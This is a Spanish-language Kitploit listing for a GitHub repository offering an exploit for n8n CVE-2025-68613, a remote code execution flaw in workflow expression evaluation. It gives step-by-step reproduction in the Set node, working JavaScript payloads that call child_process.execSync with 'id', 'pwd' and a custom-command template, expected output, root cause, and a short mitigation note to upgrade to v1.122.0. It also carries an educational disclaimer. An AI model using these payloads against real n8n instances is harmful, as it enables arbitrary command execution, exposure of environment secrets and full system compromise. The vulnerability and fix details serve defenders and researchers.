
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
n8n-CVE-2025-68613-exploit — CVE-2025-68613: exploit y documentación de la vulnerabilidad RCE de n8n | Kitploit

Herramientas/GitHubGitHub/wioui/n8n-cve-2025-68613-exploit
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónDesarrollo de Payloads
GitHubwioui/n8n-cve-2025-68613-exploit

n8n-CVE-2025-68613-exploit

CVE-2025-68613: exploit y documentación de la vulnerabilidad RCE de n8n

Ver Repositorio
1062234hace 11 mesesRevisado por Kitploit
Compartir

n8n - CVE-2025-68613: Control Inadecuado de Recursos de Código Gestionados Dinámicamente

Vulnerabilidad

n8n contiene una vulnerabilidad crítica de Ejecución de Código Arbitrario en su sistema de evaluación de expresiones de flujo de trabajo. Bajo ciertas condiciones, las expresiones proporcionadas por usuarios autenticados durante la configuración del flujo de trabajo pueden ser evaluadas en un contexto de ejecución que no está suficientemente aislado del entorno de ejecución subyacente.

Versiones Afectadas

  • Vulnerable: n8n < v1.122.0
  • Corregida: n8n >= v1.122.0

Requisitos

  • Acceso autenticado a la instancia de n8n
  • Capacidad de crear/editar flujos de trabajo

Pasos para Reproducir

1. Crear Nuevo Flujo de Trabajo

  • Haz clic en "Add workflow"

2. Agregar Nodos

  • Agrega el nodo "Manual Trigger"
  • Agrega el nodo "Set" (conectado al trigger)

3. Configurar el Payload

  • Haz clic en el nodo Set
  • Haz clic en "Add Value" → Selecciona "String"
  • Nombra el campo "result"
  • Haz clic en el ícono "=" para habilitar el modo de expresión

4. Inyectar el Payload

Pega este payload en el campo de expresión:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}

5. Ejecutar

  • Haz clic en "Execute step"
  • Revisa la salida del nodo Set para ver el resultado del comando

Demostración del Exploit CVE-2025-68613

Ejemplos de Payload

Comando ID:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}

Comando PWD:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('pwd').toString() })() }}

Plantilla de Comando Personalizado:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('COMMAND').toString() })() }}

Salida Esperada

Para el comando id:

uid=1000(node) gid=1000(node) groups=1000(node)

Para el comando pwd:

/app

Causa Raíz

El evaluador de expresiones carece de un saneador para evitar que las expresiones de función accedan a this.process (objeto del proceso de Node.js), permitiendo el acceso a módulos del sistema.

Impacto

  • Ejecución arbitraria de comandos
  • Acceso al sistema de archivos
  • Exposición de variables de entorno
  • Compromiso completo del sistema

Mitigación

Actualiza a n8n v1.122.0 o posterior.

Referencias

  • Corrección: https://github.com/n8n-io/n8n/commit/08f332015153decdda3c37ad4fcb9f7ba13a7c79
  • Repositorio: https://github.com/n8n-io/n8n
  • Publicación de blog : https://blog.ogwilliam.com/post/n8n-rce-vulnerability-cve-2025-68613

Descargo de responsabilidad: Esta información se proporciona únicamente con fines de sandbox y educativos. El uso no autorizado de esta información para explotar sistemas es ilegal y poco ético. Siempre obtén la autorización adecuada antes de probar o explotar vulnerabilidades.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    327
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    256

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




